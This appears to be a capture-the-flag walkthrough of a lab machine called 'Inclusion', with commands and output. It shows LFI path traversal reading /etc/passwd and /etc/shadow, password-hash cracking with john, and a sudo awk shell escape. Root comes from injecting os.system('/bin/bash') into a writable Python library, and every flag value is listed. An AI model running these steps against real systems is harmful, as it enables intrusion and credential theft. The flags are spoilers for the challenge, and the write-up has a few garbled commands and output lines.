```
#arp #rustscan #nmap #dirsearch #nikto #lfi #shadow #john #ssh
#awk #python
```

Identifying server's IP with ARP scan

COMMAND: sudo arp-scan -1 -v

In my case server ip is 12.10.10.21 Now lets export this ip to specific variable soo that in that way we dont have to type ip again and again

Command:- export ip=12.10.10.21 && export url=http://12.10.10.21/

```
^^/D/T/inclusion >>> export ip=12.10.10.21 && export url=http://12.10.10.21/
```

Port-scanning

Command:- rustscan -a \$ip

```
^^/D/T/inclusion >>> rs $ip
02:16:36
| { } | { } | { { _ {_ _ _ }}{ {_ _ _ }} / ___ } / { } \ | ` | |
The Modern Day Port Scanner.
: https://discord.gg/GFrQsGy
: https://github.com/RustScan/RustScan :
https://admin.tryhackme.com
[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed.
Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 12.10.10.21:22
Open 12.10.10.21:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 02:16 EDT
Initiating Ping Scan at 02:16
Scanning 12.10.10.21 [2 ports]
Completed Ping Scan at 02:16, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:16
Completed Parallel DNS resolution of 1 host. at 02:16, 0.56s elapsed
DNS resolution of 1 IPs took 0.57s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
Initiating Connect Scan at 02:16
Scanning 12.10.10.21 [2 ports]
Discovered open port 80/tcp on 12.10.10.21
Discovered open port 22/tcp on 12.10.10.21
Completed Connect Scan at 02:16, 0.01s elapsed (2 total ports)
Nmap scan report for 12.10.10.21
Host is up, received syn-ack (0.0014s latency).
Scanned at 2023-03-14 02:16:55 EDT for 0s
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
```

Nmap

Command: sudo nmap -v -T5 -p- -sC -sV -oN nmap-\$ip.log \$ip

```
Nmap scan report for 12.10.10.21
Host is up (0.0020s latency).
Not shown: 65533 closed tcp ports (reset)
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
   256 00b003d392f8a0f95a93207bf80aaada (ECDSA)
__ 256 ddb4261d0ce738c37a2f07bef8743ebc (ED25519)
80/tcp open http Apache httpd 2.4.52 ((Ubuntu))
http-methods:
Supported Methods: POST OPTIONS HEAD GET
http-title: Site doesn't have a title (text/html).
_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 08:00:27:BF:5D:A9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
# Nmap done at Tue Mar 14 02:23:22 2023 -- 1 IP address (1 host up) scanned in 16.27 seconds
```

Lets see whats on 80

Command:- curl \$url

```
^^/D/T/inclusion >>> curl $ip
01:51:36
<h1 style="text-align:center">The Cyber Alliance.</h1>
```

There is only simple text on 80

Dirsearch

Command:-dirsearch -u \$url -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
^^/D/T/inclusion >>> dirsearch -u $url -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
01:53:54

_|. __ _ _ _ _ _ _ | v0.4.2
(_||| _) (/_(_|| (_| ))

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 220545

Output File: /home/kali/.dirsearch/reports/12.10.10.21/-_23-03-16_01-57-49.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-03-16_01-57-49.log


Target: http://12.10.10.21/

[01:57:49] Starting:
[01:58:05] 301 - 313B - /building -> http://12.10.10.21/building/
[02:11:13] 403 - 276B - /server-status

CTRL+C detected: Pausing threads, please wait...
[q]uit / [c]ontinue: q

Canceled by the user
```

We have http://12.10.10.21/building/ lets see whats there



Command: curl http://12.10.10.21/building/

```
^^/D/T/inclusion >>> curl http://12.10.10.21/building/
02:24:11
<!DOCTYPE html>
<html>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
        <body>
                 <div class="w3-bar w3-black">
                  <a href="/building/index.php?page=home.php" class="w3-bar-item"</pre>
w3-button">Home</a>
                  <a href="/building/index.php?page=gallery.php" class="w3-bar-</pre>
item w3-button">Gallery</a>
                  <a href="/building/index.php?page=contact.php" class="w3-bar-</pre>
item w3-button">Contact</a>
                </div>
        </body>
</html>
```

There is only 1 nav bar to look nothing much BUT when you click on contact option on nav bar we can see http://12.10.10.21/building/index.php?page=contact.php at this point i am sure that i will try Ifi here for this writeup we i will use nikto for POC Command:- nikto-h <a href="http://\$ip/building-C all

```
^^/D/T/inclusion >>> nikto -h http://$ip/building -C all
02:51:08
- Nikto v2.1.6
+ Target IP:
                     12.10.10.21
+ Target Hostname:
                     12.10.10.21
+ Target Port:
                     80
+ Start Time:
                     2023-03-16 02:51:51 (GMT-4)
+ Server: Apache/2.4.52 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
```

```
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ /building/index.php?page=../../../../../../../../etc/passwd: The PHP-
Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view
any file on the host. (probably Rocket, but could be any index.php)
```

Yes it proves there is LFI here /building/index.php?

page=../../../../../etc/passwd Lets see what we will get more from here

Command:- curl "http://12.10.10.21/building/index.php?

page=../../../../../../../etc/passwd"

```
^^/D/T/inclusion >>> curl "http://$ip/building/index.php?
page=../../../../../../../etc/passwd"
05:43:29
<!DOCTYPE html>
<html>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
        <body>
                 <div class="w3-bar w3-black">
                  <a href="/building/index.php?page=home.php" class="w3-bar-item</pre>
w3-button">Home</a>
                  <a href="/building/index.php?page=gallery.php" class="w3-bar-</pre>
item w3-button">Gallery</a>
                  <a href="/building/index.php?page=contact.php" class="w3-bar-</pre>
item w3-button">Contact</a>
                </div>
        </body>
</html>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:1p:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
```

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
jack:x:1001:1001::/home/jack:/bin/bash
jaba:x:1002:1002::/home/jaba:/bin/bash
TCA{8336f7efd36cbcca40aa65662bd155ac}
```

FLAG-1:- TCA{8336f7efd36cbcca40aa65662bd155ac}

So there is 3 users jack, jaba and root soo i tried to read their ssh keys but no luck there

```
root:x:0:0:root:/root:/bin/bash
jack:x:1001:1001::/home/jack:/bin/bash
jaba:x:1002:1002::/home/jaba:/bin/bash
```

```
^^/D/T/inclusion >>> curl "http://12.10.10.21/building/index.php?
page=../../../../../home/jack/.ssh/id_rsa"
02:58:52
<!DOCTYPE html>
<html>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
        <body>
                 <div class="w3-bar w3-black">
                  <a href="/building/index.php?page=home.php" class="w3-bar-item"</pre>
w3-button">Home</a>
                  <a href="/building/index.php?page=gallery.php" class="w3-bar-</pre>
item w3-button">Gallery</a>
                  <a href="/building/index.php?page=contact.php" class="w3-bar-</pre>
item w3-button">Contact</a>
                </div>
        </body>
</html>
```

```
^^/D/T/inclusion >>> curl "http://12.10.10.21/building/index.php?
page=../../../../../home/jaba/.ssh/id_rsa"
02:59:57
<!DOCTYPE html>
<html>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
        <body>
                 <div class="w3-bar w3-black">
                 <a href="/building/index.php?page=home.php" class="w3-bar-item</pre>
w3-button">Home</a>
                  <a href="/building/index.php?page=gallery.php" class="w3-bar-</pre>
item w3-button">Gallery</a>
                  <a href="/building/index.php?page=contact.php" class="w3-bar-</pre>
item w3-button">Contact</a>
                </div>
        </body>
</html>
```

```
^^/D/T/inclusion >>> curl "http://$ip/building/index.php?
page=../../../../../../../etc/hosts"
05:46:54
<!DOCTYPE html>
<html>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
        <body>
                 <div class="w3-bar w3-black">
                  <a href="/building/index.php?page=home.php" class="w3-bar-item"</pre>
w3-button">Home</a>
                  <a href="/building/index.php?page=gallery.php" class="w3-bar-</pre>
item w3-button">Gallery</a>
                  <a href="/building/index.php?page=contact.php" class="w3-bar-</pre>
item w3-button">Contact</a>
                </div>
        </body>
</html>
127.0.0.1 localhost
127.0.1.1 inclusion
        ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

In hosts file we can see 2nd flag
FLAG2:- TCA{1aa93419c1d381b23e1c81b47cf7834e}

Now lets read shadow file

```
^^/D/T/inclusion >>> curl "http://12.10.10.21/building/index.php?
page=/etc/shadow"
03:02:24
<!DOCTYPE html>
<html>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
        <body>
                 <div class="w3-bar w3-black">
                  <a href="/building/index.php?page=home.php" class="w3-bar-item"</pre>
w3-button">Home</a>
                  <a href="/building/index.php?page=gallery.php" class="w3-bar-</pre>
item w3-button">Gallery</a>
                  <a href="/building/index.php?page=contact.php" class="w3-bar-</pre>
item w3-button">Contact</a>
                </div>
        </body>
</html>
root:$y$j9T$avXO7BCR5/iCNmeaGmMSZ0$gD9m7w9/zzi1iC9XoaomnTHTp0vde7smQL1eYJ1V3u1:1
9240:0:99999:7:::
daemon:*:19213:0:99999:7:::
bin:*:19213:0:99999:7:::
sys:*:19213:0:99999:7:::
sync:*:19213:0:99999:7:::
games:*:19213:0:99999:7:::
man:*:19213:0:99999:7:::
lp:*:19213:0:99999:7:::
mail:*:19213:0:99999:7:::
news:*:19213:0:99999:7:::
uucp:*:19213:0:99999:7:::
proxy:*:19213:0:99999:7:::
www-data:*:19213:0:99999:7:::
backup:*:19213:0:99999:7:::
list:*:19213:0:99999:7:::
irc:*:19213:0:99999:7:::
gnats:*:19213:0:99999:7:::
nobody:*:19213:0:99999:7:::
apt:*:19213:0:99999:7:::
systemd-network:*:19213:0:99999:7:::
systemd-resolve:*:19213:0:99999:7:::
messagebus:*:19213:0:99999:7:::
systemd-timesync:*:19213:0:99999:7:::
```

```
pollinate:*:19213:0:99999:7:::
    sshd:*:19213:0:999999:7:::
    syslog:*:19213:0:99999:7:::
    uuidd:*:19213:0:99999:7:::
    tcpdump:*:19213:0:99999:7:::
    tss:*:19213:0:99999:7:::
    landscape:*:19213:0:99999:7:::
    usbmux:*:19236:0:99999:7:::
    lxd:!:19236::::::
    jack:$6$xyz$FU1GrBztUeX8krU/94RECrFbyaXNqU8VMUh3YThGCAGhlPqYCQryXBln3q2J2vggsYcT
    rvuDPTGsPJEpn/7U.0:19236:0:99999:7:::
    jaba:$y$j9T$pWlo6WbJDbnYz6qZlM87d.$CGQnSEL8aHLlBY/4I16jFieCPzj7wk54P8K4j/xhi/1:1
    9240:0:999999:7:::
```

Okay soo we have 3 hash's lets try to crack them

```
^^/D/T/inclusion >>> cat hash.txt
03:54:23
jack:$6$xyz$FU1GrBztUeX8krU/94RECrFbyaXNqU8VMUh3YThGCAGhlPqYCQryXBln3q2J2vggsYcT
rvuDPTGsPJEpn/7U.0:19236:0:99999:7:::
jaba:$y$j9T$pWlo6WbJDbnYz6qZlM87d.$CGQnSEL8aHLlBY/4I16jFieCPzj7wk54P8K4j/xhi/1:1
9240:0:99999:7:::
root:$y$j9T$avX07BCR5/iCNmeaGmMSZ0$gD9m7w9/zzi1iC9XoaomnTHTp0vde7smQL1eYJ1V3u1:1
9240:0:99999:7:::
```

John

Command:- john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
^^/D/T/inclusion >>> john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
03:55:23
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
joaninha (jack)
1g 0:00:00:02 DONE (2023-03-16 03:55) 0.3846g/s 1476p/s 1476c/s 1476C/s
energy..dodgers
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Okay soo only 1 user's hash is cracked jack: joaninha

SSH

Command:-ssh jack@\$ip

```
^^/D/T/inclusion >>> ssh jack@$ip
(1) 02:55:46
jack@12.10.10.21's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-47-generic x86_64)
* Documentation: https://help.ubuntu.com
               https://landscape.canonical.com
 * Management:
 * Support:
                 https://ubuntu.com/advantage
 System information as of Thu Mar 16 07:54:43 AM UTC 2023
 System load: 0.13916015625 Processes:
                                                        113
 Usage of /: 56.5% of 9.75GB Users logged in:
 Memory usage: 34%
                            IPv4 address for enp0s3: 12.10.10.21
 Swap usage: 0%
3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
Last login: Tue Mar 14 18:07:14 2023 from 12.10.6.104
jack@inclusion:~$ id
uid=1001(jack) gid=1001(jack) groups=1001(jack)
```

There is 1 flag in jacks home dir

```
jack@inclusion:~/.hidden$ pwd
/home/jack/.hidden
jack@inclusion:~/.hidden$ cat .hidden.txt
TCA{0621af03d53e1bb7dd165e6502209248}
```

FLAG:-TCA{0621af03d53e1bb7dd165e6502209248}

Command:-sudo -1

```
jack@inclusion:~$ sudo -l
Matching Defaults entries for jack on inclusion:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/sbin\:/
snap/bin, use_pty, listpw=never

User jack may run the following commands on inclusion:
    (jaba : jaba) NOPASSWD: /usr/bin/awk
```

So user jack can run /usr/bin/awk as jaba
Lets see what we can do with awk on GTFOBINS

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
awk 'BEGIN {system("/bin/sh")}'
```

We just gonna change sh shell to bash and we gonna run this command as jaba user Command:-sudo -u jaba /usr/bin/awk 'BEGIN {system("/bin/bash")}'

```
jack@inclusion:~$ sudo -u jaba /usr/bin/awk 'BEGIN {system("/bin/bash")}'
jaba@inclusion:/home/jack$ whoami
jaba
```

WOOT WOOT now lets read the flags

```
jaba@inclusion:~$ ls
user.txt
jaba@inclusion:~$ cat user.txt
TCA{2abb74c82a8aed013e44c0873393ce9a}
```

USER FLAG:- TCA{2abb74c82a8aed013e44c0873393ce9a}

Privilege Escalation

So now as usual i went for sudo -1

```
jaba@inclusion:~$ sudo -l
Matching Defaults entries for jaba on inclusion:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/sbin\:/s
```

There is 1 file clean.py lets see whats in that py script

```
jaba@inclusion:~$ cat /usr/bin/clean.py
import wild
wild.first()
```

With a cat to /usr/bin/clean.py we see that the program imports a library called wild and executes the first function of the wild library

Lets find this library

Command:- find / -iname wild 2>/dev/null

```
jaba@inclusion:~$ find / -iname wild 2>/dev/null
jaba@inclusion:~$
```

No luck lets add .py

Command:-find / -iname wild.py 2>/dev/null

```
jaba@inclusion:~$ find / -iname wild.py 2>/dev/null
/usr/lib/python3.10/wild.py
```

We have write permissions

```
jaba@inclusion:~$ ls -la /usr/lib/python3.10/wild.py
-rw-r--rw- 1 root root 27 Mar 16 08:09 /usr/lib/python3.10/wild.py
jaba@inclusion:~$ cat /usr/lib/python3.10/wild.py
def first():
        print(Hello)
jaba@inclusion:~$
```

So we have to add os command in this script to get root shell Code should look like

```
import os
os.system("/bin/bash")
```

There is big issue soo we can write this file but we don't have permission on that dir

```
| Second | S
```

We have to make our code in single line import 'os; os.system("/bin/bash")'

```
Command: echo import 'os; os.system("/bin/bash")' >> /usr/lib/python3.10/wild.py
```

```
Command:- cat /usr/lib/python3.10/wild.py
```

```
jaba@inclusion:~$ echo import 'os; os.system("/bin/bash")' >>
/usr/lib/python3.10/wild.py
jaba@inclusion:~$ cat /usr/lib/python3.10/wild.py
def first():
```

```
print(Hello)
import os; os.system("/bin/bash")
```

Now we can run clean.py as sudo to get root shell

Command:- sudo /usr/bin/python3 /usr/bin/clean.py

```
jaba@inclusion:~$ sudo /usr/bin/python3 /usr/bin/clean.py
root@inclusion:/home/jaba# id
uid=0(root) gid=0(root) groups=0(root)
root@inclusion:/home/jaba# whoami
root
```

WOOT WOOT now we can read root.txt in /root

```
root@inclusion:~# ls
root.txt snap
root@inclusion:~# cat root.txt
TCA{f4bb4cce1d4ed06fc77ad84ccf70d3fe}
```

ROOT FLAG:- TCA{f4bb4cce1d4ed06fc77ad84ccf70d3fe}

```
FLAG-1:- TCA{8336f7efd36cbcca40aa65662bd155ac} //LFI
FLAG-2:- TCA{1aa93419c1d381b23e1c81b47cf7834e} //hosts
FLAG-3:- TCA{0621af03d53e1bb7dd165e6502209248} //.hidden.txt
FLAG-4:- TCA{2abb74c82a8aed013e44c0873393ce9a} //user.txt
FLAG-4:- TCA{f4bb4cce1d4ed06fc77ad84ccf70d3fe} //root.txt
```

TCA-The Cyber Alliance